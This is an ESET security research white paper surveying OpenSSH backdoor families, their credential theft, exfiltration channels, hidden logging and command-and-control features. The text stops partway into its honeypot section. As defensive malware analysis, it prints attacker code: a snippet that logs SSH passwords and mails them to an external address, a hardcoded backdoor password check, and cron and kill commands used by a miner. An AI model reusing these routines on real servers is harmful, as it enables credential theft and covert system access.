ESET Research White papers // December 2018
Romain Dumont, Marc-Etienne M.Léveillé, Hugo Porcher

THE DARK SIDE OF THE FORSSHE

A landscape of OpenSSH backdoors

TABLE OF CONTENTS

LIST OF FIGURES

LIST OF TABLES

1. EXECUTIVE SUMMARY

A little more than three years ago we started hunting for OpenSSH backdoors being used in-the-wild. While we are always trying to improve defenses against Linux malware by discovering and analyzing examples, the scope of this hunt was specifically to catch server-side OpenSSH backdoors. Unfortunately, telemetry on Linux malware is not as readily available as it is on other platforms. Nonetheless, malicious OpenSSH binaries are quite common and have features that help us detect them among legitimate OpenSSH binaries. While, as soon as we got them, we used the samples collected to improve our detection, we only began sorting and analyzing them in 2018. Surprisingly, we discovered many new backdoor families that had never been documented before. We tried to gather as much information about each family we uncovered — for example, leaking the credentials, for honeypots we monitor, to the attackers. This paper is the result of this research and contains indicators of compromise that could help identify compromised servers. Here are the key points from our research:

- We used *knowledge gleaned from our Windigo investigation* to extend our coverage of in-the-wild backdoors.
- While there are multiple code bases for the various OpenSSH backdoors, most of them share similar basic features such as hardcoded credentials to activate a backdoor mode, and credential stealing.
- We grouped all the samples we collected based on their code base and highlighted 21 different OpenSSH malware families.
- Out of the 21 families we analyzed, 12 of them were undocumented at the time this paper was written (October 2018).
- We have discovered that an SSH backdoor used by DarkLeech operators is the same as that used by Carbanak a few years later.
- There is a wide spectrum of complexity in backdoor implementation, starting from off-the-shelf malware to obfuscated samples and network protocols.
- Exfiltration techniques for stolen SSH credentials are creative and include SMTP (mail sent to malicious operator), HTTP, DNS, and even custom protocols using TCP and UDP.
- OpenSSH backdoors are used both by crimeware and APT groups. Both use malware with similar sets of features and varying levels of complexity.

2. FROM WINDIGO TO SAMPLE COLLECTION

In March 2014 we released a paper about a large-scale Linux malware operation we named Windigo. At its core was an OpenSSH backdoor and credential stealer that we named Ebury. During this latest research, we discovered that more than 25,000 servers had been compromised and monetized via web redirection and spam.

Since this research started in 2013, we have set up honeypots to capture new Ebury samples, to understand how they compromise machines, and track its activity. What we did not discuss in detail in our paper – but talked about a bit at conferences – is how the operators deploy Ebury once they capture new credentials. This process is highly automated and uses scripts in Perl, a very portable scripting language, to perform the various steps. The compromise process is typically something like:

1. Reconnaissance

A 52 kB Perl script is piped through the SSH session and gathers as much information as possible about the system. It performs the following actions:

a. Erases logs that malicious SSH sessions may have created.

b. Attempts to detect the presence of a honeypot or whether the session might be monitored, using numerous tricks such as the presence of a library loaded using `LD_PRELOAD` or a `ForceCommand` option set in OpenSSH.

c. Detects which Linux distribution is used and what version it is.
d. Detects software installed on the system, such as OpenSSH, and their versions.
e. Checks for the presence of files created by OpenSSH backdoors known to the Windigo group.
f. Looks for the presence of an already installed OpenSSH backdoor by searching for byte patterns in the OpenSSH client (`/usr/bin/ssh`) and daemon (`/usr/sbin/sshd`). As of mid-2018, the script contains 47 signatures.
g. Steals credentials left on disk by other OpenSSH backdoors.
h. Checks for rootkits by comparing `/proc/modules` and `/sys/module`.

2. Ebury installation

If the system looks interesting to the attacker, another Perl script responsible for deploying Ebury is executed on the newly-compromised host; this script differs from one Linux distribution and version to another. The Ebury binary is embedded after Perl's *DATA token*. This usually happens several days after the reconnaissance script is run. Package managers' metadata (debsums, RPM) are altered to make it look legitimate.

3. Monitoring

Using Ebury's backdoor, compromised systems are polled daily to set the exfiltration server, gather credentials Ebury collected, and run a shell script to ascertain how the system was used (output of `last`, content of `.bash_history`, etc).

2.1 Windigo's backdoor signatures

In all of this, one particularly interesting aspect for us was Windigo's detection of other OpenSSH backdoors. The first thing we did was to try to find samples, source code, or existing analysis that matched those signatures. Rapidly, we concluded that most of these signatures matched malware that was unknown to us and the broader security community. In short, the Windigo operators compromised so many servers that they could collect a bunch of OpenSSH backdoors, learn how to detect them, *and* steal the credentials that other backdoors were gathering.

Here is an example signature found in a Windigo script:

Simple signature found in Windigo Perl script to detect OpenSSH backdoor (tidied output).

```
@sd = gs( 'IN: %s@ \(%s\) ', '-B 2' );
@sc = gc( 'OUT=> %s@%s \(%s\)', '-B 1' );
if ( $sd[1] =~ m|^/| or $sc[0] =~ m|^/| ) {
    print
    "mod_sshd29: '$sd[0]':'$sd[1]':'$sd[2]'\nmod_sshc29: '$sc[0]':'$sc[1]'\n";
    ssh_ls( $sd[1], $sc[0] );
}
```

The script has a number of helper functions to help find the signatures:

- `gs`: Same as running the output of GNU strings on the OpenSSH server binary in grep (`strings /usr/sbin/sshd | grep {pattern}`). It has its own Perl implementation of `strings` and `grep` and supports `grep`'s `-A`, `-B` and `-C` parameters to inspect strings around the matching string.
- `gc`: Same as `gs` but checks the client strings (`/usr/bin/ssh`).
- `ssh_ls`: Print the content of files. Used to steal credentials collected by the detected backdoor.

You may also notice that signatures are numbered. In the example above, `mod_sshc29` is the 29th signature for the OpenSSH *client* (hence the "c").

One of the reasons they collect strings around the one that interests them is to find the path where credentials are written to disk. In this example, the path is the string before the one matching the search string.

More complex signatures that involve detecting encryption of strings in the samples or credentials written to disk are also present. These are implemented in Perl to circumvent the obfuscation.

There are also more "generic" signatures to catch unknown backdoor families. For example, there is a signature that looks for strings that may be used to disable logging, such as `HISTFILE` (the environment variable holding the path to the shell's history file). There are also searches for absolute paths that are not usually present in OpenSSH programs.

Finally, the script actually has a whitelist of OpenSSH program hashes that cover the binaries provided by popular Linux distributions. The latest version we have at the time of writing is from 2018 and includes 260 hashes of known-clean OpenSSH builds.

2.2 Let the hunt begin

We figured we could leverage this script to hunt for the samples described by the signatures, improve our own detection, and document the families for which there was currently no published information. A Perl script isn't very useful for hunting purposes so we translated the various signatures into YARA rules. While some of the signatures could not be translated to YARA directly, we tried our best to create something that would match the samples, even if it meant we would have some false positives. Some fine tuning was done later to reduce their numbers.

These rules were used to find samples by scanning new files from our various malware sample feeds and started collecting them. Quite quickly, we saw new malware families that were as yet undocumented. Some of them have C&C servers with domains that have been registered for years.

For the purpose of this research, we sorted a few hundred samples and grouped them by codebase. By this we mean that two samples sharing the same source code but with different configurations should belong to the same family. Sorting codebases is actually a tedious process, as a family can easily reuse code from another family if it is publicly available: this was the case for *Bonadan*, for example, which reused code from *Onderon*. We were able to distinguish 21 families among our sample set. While some of them are already known, others have never been documented and we couldn't find any references to them as distinct families.

Looking across the wide spectrum of samples and families, we were able to draw a global picture of in-the-wild OpenSSH backdoors. Mainly, they share a set of common features and accomplish their goals using similar techniques. This paper includes a global view of those features and techniques, and a description of each of the families we analyzed.

3. COMMON FEATURES OF OPENSSH BACKDOORS

Amongst the collection of samples we were able to capture, a lot presented similarities and used similar techniques. All of them are the result of modifying and recompiling the original portable OpenSSH source (the one used on Linux). A few critical functions are always targeted for modification, such as the ones validating the credentials of a particular user or the ones used to log the authentication process.

This section presents an overview of the common features observed in our analysis.

3.1 Strings and code obfuscation

None of the samples we obtained use any complex method of obfuscation. Even though UPX is not an obfuscator, it is still worth mentioning that a few of the samples are packed with it. Some attackers made the effort to encrypt useful strings (such as log filenames). The most common way to encrypt strings is a simple XOR routine. Despite the fact that string stacking (strings constructed on the stack) is not a sophisticated obfuscation method, we have seen quite a lot of binaries using this technique, surely in order to bypass simple string searches. That technique is so common that the Windigo operators also noticed it. They implemented a basic function to retrieve file paths built using the string stacking technique.

```
@al = ($bsshd =~/\xc6\x45([\x80-\xff][\x00-\xff])/g); my @r1 = get_stack_strings(\@al);

@al = ($bsshd =~/\xc6\x44\x24([\x00-\x7f][\x00-\xff])|\xc6\x84\x24([\x00-\xff][\x00-\
x10]\x00\x00[\x00-\xff])/g); my @r2 = get_stack_strings(\@al);

@al = ($bsshd =~/\xc6\x05([\x00-\xff]{5})/g); my @r3 = get_stack_strings(\@al); my @r4 =
get_strings1(\@al);

@sd=(); for (@r1,@r2,@r3,@r4) { push @sd,$_ if /^[0-9a-f]{32}$/ } for (@sd) { print "mod_
md5_sshd1: '$_'\n" }

sub get_stack_strings { my $a=shift; my $to=0; my $ts=''; my @ostr; my %ostr;

my @ss = qw{ mkdir var aeiouy bcdfghklmnprstvzx bcdfghklmnprstvz 000 aeiouybcdfg
hklmnprstv aeiouybcdfghklmnprstvzx klmnprstvzx bcdfg rstvzx bcdfghklmn };
}
```

Figure 1 // String stacking identification

This code snippet from the Windigo Perl script shows that they are looking for all instances of the string stacking technique in OpenSSH binaries. They built a regular expression containing hex values of the opcodes commonly used while copying the string to memory. There are some legitimate uses of string stacking, so they filtered those cases to avoid false positives.

The following disassembly shows the opcodes of a binary matching the third regex:

```
0040A33B BE 20 D1 43 00        mov     esi, offset aA  ; "a+"
0040A340 BF 70 A7 65 00        mov     edi, offset log_filename ; filename
0040A345 C6 05 24 04 25 00 2F  mov     cs:log_filename, 2Fh ; '/'
0040A34C C6 05 1E 04 25 00 75  mov     cs:log_filename+1, 75h ; 'u'
0040A353 C6 05 18 04 25 00 73  mov     cs:log_filename+2, 73h ; 's'
0040A35A C6 05 12 04 25 00 72  mov     cs:log_filename+3, 72h ; 'r'
0040A361 C6 05 0C 04 25 00 2F  mov     cs:log_filename+4, 2Fh ; '/'
0040A368 C6 05 06 04 25 00 73  mov     cs:log_filename+5, 73h ; 's'
0040A36F C6 05 00 04 25 00 68  mov     cs:log_filename+6, 68h ; 'h'
0040A376 C6 05 FA 03 25 00 61  mov     cs:log_filename+7, 61h ; 'a'
0040A37D C6 05 F4 03 25 00 72  mov     cs:log_filename+8, 72h ; 'r'
0040A384 C6 05 EE 03 25 00 65  mov     cs:log_filename+9, 65h ; 'e'
0040A38B C6 05 E8 03 25 00 2F  mov     cs:log_filename+0Ah, 2Fh ; '/'
0040A392 C6 05 E2 03 25 00 58  mov     cs:log_filename+0Bh, 58h ; 'X'
0040A399 C6 05 DC 03 25 00 31  mov     cs:log_filename+0Ch, 31h ; '1'
0040A3A0 C6 05 D6 03 25 00 31  mov     cs:log_filename+0Dh, 31h ; '1'
0040A3A7 C6 05 D0 03 25 00 2F  mov     cs:log_filename+0Eh, 2Fh ; '/'
0040A3AE C6 05 CA 03 25 00 63  mov     cs:log_filename+0Fh, 63h ; 'c'
0040A3B5 C6 05 C4 03 25 00 6F  mov     cs:log_filename+10h, 6Fh ; 'o'
0040A3BC C6 05 BE 03 25 00 72  mov     cs:log_filename+11h, 72h ; 'r'
0040A3C3 C6 05 B8 03 25 00 65  mov     cs:log_filename+12h, 65h ; 'e'
0040A3CA C6 05 B2 03 25 00 64  mov     cs:log_filename+13h, 64h ; 'd'
0040A3D1 C6 05 AC 03 25 00 75  mov     cs:log_filename+14h, 75h ; 'u'
0040A3D8 C6 05 A6 03 25 00 6D  mov     cs:log_filename+15h, 6Dh ; 'm'
0040A3DF C6 05 A0 03 25 00 70  mov     cs:log_filename+16h, 70h ; 'p'
0040A3E6 C6 05 9A 03 25 00 2E  mov     cs:log_filename+17h, 2Eh ; '.'
0040A3ED C6 05 94 03 25 00 69  mov     cs:log_filename+18h, 69h ; 'i'
0040A3F4 C6 05 8E 03 25 00 6E  mov     cs:log_filename+19h, 6Eh ; 'n'
```

Figure 2 // String stacking technique used in a binary

3.2 Credential stealing and exfiltration methods

When it comes to stealing credentials, various methods are used to collect, store and exfiltrate them. Moreover, there are a couple of differences between the ways the trojanized OpenSSH client and daemon collect them.

Client vs daemon

Because the client and the daemon binaries are different, the functions that may be altered are also different. Most of these backdoors log the passwords supplied by users.

Regarding the client versions, we observed the following list of functions that are trojanized to steal passwords used to log in:

- `userauth_passwd`
- `ssh_askpass`
- `try_challenge_response_authentication`
- `input_userauth_info_req`
- `input_userauth_passwd_changereq`

Note that not all these functions are modified in each backdoor. The developers of each family choose whatever functions they see fit to alter. Some clients also log the arguments given to the binary in the `main` function. In a few rare cases, the function `load_identity_file` is also trojanized to steal passphrases of private key files.

Concerning the daemon versions, we observed the use of the following functions to capture credentials:

- `auth_password`
- `sshpam_respond`
- `sys_auth_passwd`
- `sshpam_auth_passwd`
- `server_listen`

As mentioned, only a few families went the extra mile to collect keys. This kind of credential collection will be detailed at the end of the paper in the section *Analysis of OpenSSH backdoors*.

Obviously, collected credentials need to be exfiltrated to the attackers somehow. We have observed three ways, with varying levels of complexity, that this is accomplished.

Exfiltration to local file

Copying the credentials to a local file is the method used by almost all the samples we collected. Most of the samples use *only* this technique to store stolen credentials, probably because of its ease of implementation. Obviously, this method also requires the attacker to log back onto the compromised machine to get the file containing the captured goods. This requires the operators to have a way back into the system, which could mean that they compromised the OpenSSH server in addition to the client.

Some backdoors we analyzed use publicly available proof-of-concept code to implement this exfiltration technique. This shows that some attackers are quite lazy and reuse existing research without improving techniques significantly.

The path and name of the file storing the credentials are specifically chosen to blend in with the filesystem. Indeed, a common pattern we noticed is the use of the directory `/usr/include/` or `/usr/share/`, and the log files have `.h` extensions, which could appear legitimate to the user. We have also seen the same structure with different directories and file extensions:

- `/usr/lib/` with a filename appended by `.so` in order to mimic a shared library file
- `/usr/share/man/` with a `.gz` extension or in a subdirectory of `/usr/share/man`
- `/tmp/` with various extensions
- `/usr/local/include` with a `.h` extension

Some filenames have a dot prepended to hide the file from a basic directory listing.

Moreover, the stolen credentials are sometimes encrypted or encoded before being written to the log file. Among the many methods we have seen, the most common ones consist of applying the `NOT` instruction to all the bytes, or the use of the `SUB` instruction with a one-byte key. In some specific cases, we observed the use of symmetric cryptography algorithms to encrypt the log file, such as *AES* (*Atollon*), *3DES* (*Bespin*) or *RC4+* (*Crait*).

These credentials are written to log files with specific structures defined by their developers. The log file structures we observed are very similar. The most common are:

- `"+user: %s +password: %s\n"` for daemon versions
- `"+host: %s +user: %s +password: %s\n"` for client versions
- `"ssh: ~(av[%d]: %s\n)"` for logging the client's process arguments
- `"IN: %s at: %s | user: %s, pass: %s\n"` and `"OUT"` for the client version
- `"user:password -> %s:%s\n"`
- `"passwd from: %s \tuser: %s \tpass: %s \n"`
- `"%s:%s\n"` filled with username and password

```
f = fopen("/usr/include/netda.h", "a");
fprintf(f, "+user: %s +password: %s\n", authctxt_pw->pw_name, p_password);
fclose(f);
return 1;
```

Figure 3 // Common local credential stealing technique

Exfiltration to C&C server

Amongst the 21 backdoor families discussed herein, nine families feature a way to push the credentials on the network in addition to saving to a local file. Interestingly, those backdoors were also the most complex ones; not one was based on publicly-available source code. Within those families, we identified the use of the following network protocols to exfiltrate the data:

- HTTP
- Custom protocol over TCP
- Custom protocol over UDP

In order to be as stealthy as possible, most of the attackers chose some common network ports to communicate with the C&C, such as ports 80 (HTTP), 443 (HTTPS) or 1194 (OpenVPN). These ports are commonly left open on network firewalls.

It should be noted that some backdoors using this kind of exfiltration method implement algorithms to encrypt the communication. They generate a symmetric key and encrypt the data with a public key hardcoded into the malware and send it alongside the data. This makes it intractable to decrypt the communication without the private key owned by the attackers.

Apart from these methods, we also observed the use of DNS exfiltration in one backdoor family, *Kessel*.

Exfiltration by email

In some rare cases (mainly some client backdoors), we observed exfiltration of the contents of the log file (containing the stolen credentials) by email. As shown in the following graphic, the common way is simply to pass the contents of the credentials file to the `mail` command. Of course, this implies that the attacker hardcodes an email address in the binary. We've seen this exfiltration method used only in the simplest backdoors.

```
if ( memcmp("tEjrxrPh2iOn", password, 0xDuLL) )
{
  f = fopen("/usr/include/ide.h", "a");
  username = options.user;
  f_copy = f;
  ip_address = get_remote_ipaddr();
  fprintf(f_copy, "+host: %s +user: %s +password: %s\n", ip_address, username, password);
  fclose(f_copy);
  system("cat /usr/include/ide.h | mail -s 'Update' jupitersimarte@gmail.com >>/dev/null 2>/dev/null");
}
```

Figure 4 // Common email exfiltration technique

3.3 Backdoor mode

Along with the ability to steal credentials, the operators also want a permanent method to connect back to the compromised machine. To accomplish this, they have included various hardcoded credentials that are checked during SSH authentication.

Hardcoded password

The most popular way to log in is by comparing the client-provided password with a hardcoded password in plaintext. We also noticed the use of the `crypt` and `bcrypt` functions to hide the plaintext value of the backdoor's password.



Figure 5 // Backdoor password verification

MD5 hashes were seldom found. Some families also use key authentication and hardcode a public key that allows the operators to login with their private key.

Tamper daemon configuration

As well as implementing the backdoor, the malware authors make sure they have root access on the remote system. The OpenSSH daemon can be configured, via the `sshd_config` file, so that no root logins are allowed and some checks are made in the code to enforce that restriction. The malware developers trojanized those functions to guarantee they get a root shell. We observed the modification of the following functions:

- `auth_root_allowed`
- `do_setusercontext`
- `permanently_set_uid`
- `getpwnamallow`
- `userauth_finish`

Usually, a Boolean variable is set while the attacker is logged in, which disables the logging features.

Log exclusion

Along with their backdoor access, the attackers also make sure that they do not leave traces on the system.

Environment variables

Inside the backdoors, a few modifications are implemented to bypass logging functionality. Typically, the function `do_setup_env` is modified so the `HISTFILE` and sometimes the `HISTSIZE` environment variables are set, respectively, to `/dev/null` and `0`.

Hooked logging functions

As OpenSSH uses a great many functions for logging and debugging, the malware authors modify all of them to avoid writing to log files when the malicious actors connect to the compromised host. Here is a non-exhaustive list of logging functions that were commonly altered.

- `do_log`
- `record_login`
- `record_logout`
- `auth_log`
- `login_write`
- `do_pam_session`
- `sshpam_cleanup`
- `sshpam_auth_passwd`
- `log_facility_number`
- `debug`
- `verbose`
- `logit`
- `error`
- `ssh_userauth2`

Just as in the root access enforcement, a Boolean variable is used to change the behavior of the functions.

4. EXOTIC PLANETS OF THE OPENSSH BACKDOORS GALAXY

Amongst the different families of backdoors we were able to collect, four of them implement some notable features that should be described in depth.

4.1 Chandrila

Like the other families detailed in the section *Analysis of OpenSSH backdoors*, below, this backdoor steals credentials. More precisely, the authentication method used, the username, and the password are recorded in a string in the following format, and then base64 encoded.

Exfiltration data structure

```
"S%s %s:%s"
```

The encoded data are either written to a local file or sent to the C&C server on its UDP port 32784.

Besides stealing credentials, this backdoor has the distinctive feature of being able to receive commands through the SSH password. Basically, two specific passwords are hardcoded into the function validating the authentication. If a user tries to log in using one of these passwords, the data appended to the password is interpreted either as a shell command or as an IP address, depending on which password is used. Although the shell command is simply executed on the infected machine, the IP address is used to create a reverse shell with the infected host.

This functionality is quite powerful as it activates the backdoor mode and enables the attacker to execute code remotely, without a shell, in the context of the `sshd` process.

4.2 Bonadan

Interestingly, this backdoor reuses the credential-stealing module of the Onderon family of backdoors as well as implementing a completely new module providing additional backdoor features and a cryptocurrency mining extension.

This module is started as a new thread in the backdoor's `main` function: this thread periodically calls two functions and pauses for five minutes. The first function executes commands to check whether some known cryptocurrency miner is already installed on the system and, if so, removes it.

Cleanup of potential cryptocurrency miners already installed on the host

```
sed -i '/curl/d' /var/spool/cron/root
sed -i '/wget/d' /var/spool/cron/root
killall Circle_MI.png wnTKYg ddg.2011 JN7sb maldet EYgnU ddg.2020
ps -aux|grep -i maldet|awk -F ' ' '{print \"kill -9 \" $2}'|sh
ps -aux|grep -i hald-daemon|awk -F ' ' '{print \"kill -9 \" $2}'|sh
```

The second function initializes a connection to the C&C server and sends a bunch of information about the host over UDP:

- the username corresponding to the user running the backdoor
- the OS version
- the external IP address of the infected host
- the CPU model
- the RAM size
- the speed of the miner if it runs

Data structure sent to initialize the connection to the C&C

```
6106#x=%d#%s#user=%s#os=%s#eip=%s#cpu=%s#mem=%s#speed=%s
```

This structure is encrypted with an XOR key specified in the configuration and sent directly via UDP to port 6152 (default port hardcoded in the configuration) of the C&C. In order to reconstruct the stream, each datagram includes a packet number (`6106` in the example above) as well as an index (incremented for each packet sent) specified at the beginning of the structure.

Once the data is sent to the C&C server, the backdoor checks if it is being debugged (difference between two successive calls to `time`) and waits for an answer from the C&C server. Once received, it decrypts the packet with the same key as before and checks if the header is equal to either `astra#` or `10252#`. These two types of packets may contain five distinct commands:

- `shell`: creates a *bind shell* on the infected host
- `rshell`: creates a *reverse shell* to the C&C server
- `exe`: executes a command on the compromised machine
- `args`: updates the configuration of the backdoor (C&C hostname, port, timeout)
- `mine`: launches the cryptocurrency mining module

The first four commands are pretty run-of-the-mill, but the miner module deserves more explanation. First, the backdoor verifies whether the miner is already running: if it isn't, a new thread is launched to download the miner from the C&C server to `/tmp/.abc` . To get the appropriate version of the miner for the host OS version, the latter is sent to the C&C before downloading. Finally, the binary is copied to `/var/run` and `/usr/share` and executed. It mines the Monero cryptocurrency as part of a mining pool. We were not able to trace the potential transactions of the sample we analyzed as the configuration file was missing.

4.3 Kessel

This family of OpenSSH backdoors is probably the most advanced we found. It is also the one whose activity started the most recently, since its C&C server domain has only resolved since August 2018. This backdoor includes two main features: stealing credentials and bot functionality.

Bot feature

Unlike the previously documented families, this backdoor comes with a specific configuration hardcoded and encrypted (RC4) in the binary. The *Katai* structure corresponding to the configuration is available on our *GitHub IoC repository*. At the beginning of the OpenSSH `main` function, the configuration is decrypted and set in various global variables. Considerable information is retrieved from the configuration, including the C&C hostname and port, the network protocol that has to be used to communicate with it, and the master password and key used for the backdoor mode.

Once the configuration is set, the bot is initialized following these steps:

1. It generates a bot ID based on the MAC address of the compromised host
2. It collects some system information (architecture, OS version, DNS address, ...)
3. It launches two threads:
    d. The first sends an encrypted request periodically to the C&C server containing the information previously collected and waits for an answer. The attacker's server responds with a packet (also encrypted) containing an IP address and a port, and another thread is then launched to create a reverse shell between the infected host and the machine specified in that response.
    e. The other repeatedly queries the custom DNS server on the C&C to get commands through RC4-encrypted TXT records. Amongst the implemented commands, there is the possibility of uploading/downloading a file to/from the compromised machine, executing commands, and updating the rate of DNS queries to the C&C server.

These two threads are executed only if the corresponding flags are set in the configuration of the backdoor: this way, the behavior of the latter can be altered depending on the compromised system.

The following table lists all the commands (for each network protocol) implemented in the versions of the backdoor that we discovered.

Table 1 List of implemented commands of the Kessel component

Command	HTTP	Raw TCP	DNS (TXT records)
1	Send credentials	Send credentials	Get command number and arguments
2	Ping	Ping	Upload a file to the infected host
3	Create SSH tunnel	Create SSH tunnel	Download a file from the infected host
4		Get SSH tunnel configuration	Execute shell command
5			Send error upload or download
6			Update timeout between two requests for a command number
7			Send credentials
8			
9			Confirm the file has been uploaded to the infected host

Credential-stealing feature

This functionality is implemented in pretty much the same way as in the families detailed at the end of the document, although many exfiltration protocols can be used, depending on the configuration settings.

In order to get the plaintext credentials, two legitimate functions are trojanized: `ssh_login` and `user-auth_pubkey`. They launch a new thread with a command number and the unencrypted data as arguments. The first one corresponds to the type of authentication used (password or public key) and the latter to one of the following data structures.

Password structure

`"ssh:%s:%s:%s:%s" (remote host, remote username, password, local username)`

Public key structure

`"sshkey:%s:%s:%s:%s:%s" (remote host, remote username, private key filename, private key password, local username)`

Interestingly, this is the only backdoor exfiltrating the local username in addition to the remote one used to login. The newly created thread encrypts this data structure, puts it into a custom packet structure, and sends it to the C&C server using one of the following protocols:

- HTTP: a POST request is simply sent to port 80 of the C&C server. A proxy can be used if it is set in the configuration. Note that the domain specified in the request's `Host` header doesn't correspond to the domain used to resolve the IP address of the C&C server.
  - HTTP POST request (if using proxy)

```
POST http://<C&C>/ HTTP/1.0
Host: <FAKE_HOST>
Proxy-Connection: keep-alive
Content-Length: <DATA_LENGTH>
<DATA>
```

- TCP: the data is RC4-encrypted and sent to port TCP/443. It does not encapsulate the data in either SSL or HTTP.
- DNS: the data is encoded in hexadecimal and sent to the C&C using DNS exfiltration (see *Common features of OpenSSH backdoors section*)

Kessel encodes the data to be exfiltrated in hexadecimal and splits it into chunks that fit in subdomains of one, or many, DNS queries. DNS allows a maximum of 63 bytes per hostname or subdomain. Multiple queries are sent when the data to be exfiltrated will not fit into three subdomains below the C&C domain name.

After encryption and encoding, the query is sent to the attacker's custom DNS server, where its contents are interpreted and decoded. This technique is commonly used to bypass firewalls and other security controls. The following figure summarizes Kessel's DNS exfiltration process.



Figure 6 // DNS exfiltration schema

In addition to the network exfiltration, the credentials are also logged in a local file.

4.4 Kamino

The history of this backdoor is interesting. We encountered the first variant of it in early 2013. Our colleague Sébastien Duquette documented his findings in an *article on our blog WeLiveSecurity*. At the time, Kamino was used together with an Apache module called DarkLeech to redirect internet traffic. It was operated by a group mass-spreading malware through exploit kits. Fast-forwarding a few years, the same backdoor is being used in targeted attacks against Russian banks by a group commonly known as Carbanak (aka Anunak).

There are a few hypotheses that would explain this usage in two quite different contexts. It is possible the same group of malicious actors changed their activities from mass-spreading malware to targeted attacks. Since the motivation for both attacks is financial gain, this is perfectly feasible. Also, given that DarkLeech disappeared not long before Carbanak was discovered in 2014, it is not unreasonable to think that both attacks could be from the same group. Another explanation would be that both groups hired the same person to deal with Linux servers. Lastly, it's also possible this backdoor is being sold on the underground market and both groups are customers of the backdoor's author. Given that DarkLeech was also sold on underground forums, it's possible both these examples of malware simply happened to be used by different groups.

5. CUSTOM HONEYPOT

5.1 Goals

In order to build on our initial findings and extend this research, we set up a custom honeypot. The main goals were:

- To see if the operators behind these backdoors are still active
- To get up-to-date versions of their backdoors
- To see what use they made of a compromised server

5.2 Honeypot structure and strategy

Low- and high-interaction honeypots

When one speaks about honeypots, it is important to distinguish between low-interaction and high-interaction honeypots. As a reminder, low-interaction honeypots use emulation to expose vulnerable services to the internet, while limiting the ability of an attacker or malware to interact with them. On the other hand, high-interaction honeypots are based on a real operating system and provide an actual vulnerable application or service. As the attacker gets full access to the operating system, this type of honeypot gives a much fuller picture of the attacker's behavior and procedures, while being less suspicious than low-interaction honeypots, which can be easily detected. The main drawbacks of using a high-interaction honeypot are the risk that an attacker might pivot from your honeypot to target other machines (sending spam, for example, or worse), and the complexity of their setup. In our case, a high-interaction honeypot was more suited to our needs as we wanted the malware's operators, if any, to install newer versions of their backdoors successfully.

Many medium/high-interaction OpenSSH honeypot solutions are publicly available. Amongst the most popular are Kippo and Cowrie (mainly based on Kippo), but since they are quite well-known, they are also quite easy to detect. In order to have a honeypot that arouses as little suspicion as possible, we prefer to use a man-in-the-middle server rather than a real OpenSSH server, so as to leave as few hints as possible to the attackers that they are in a honeypot.

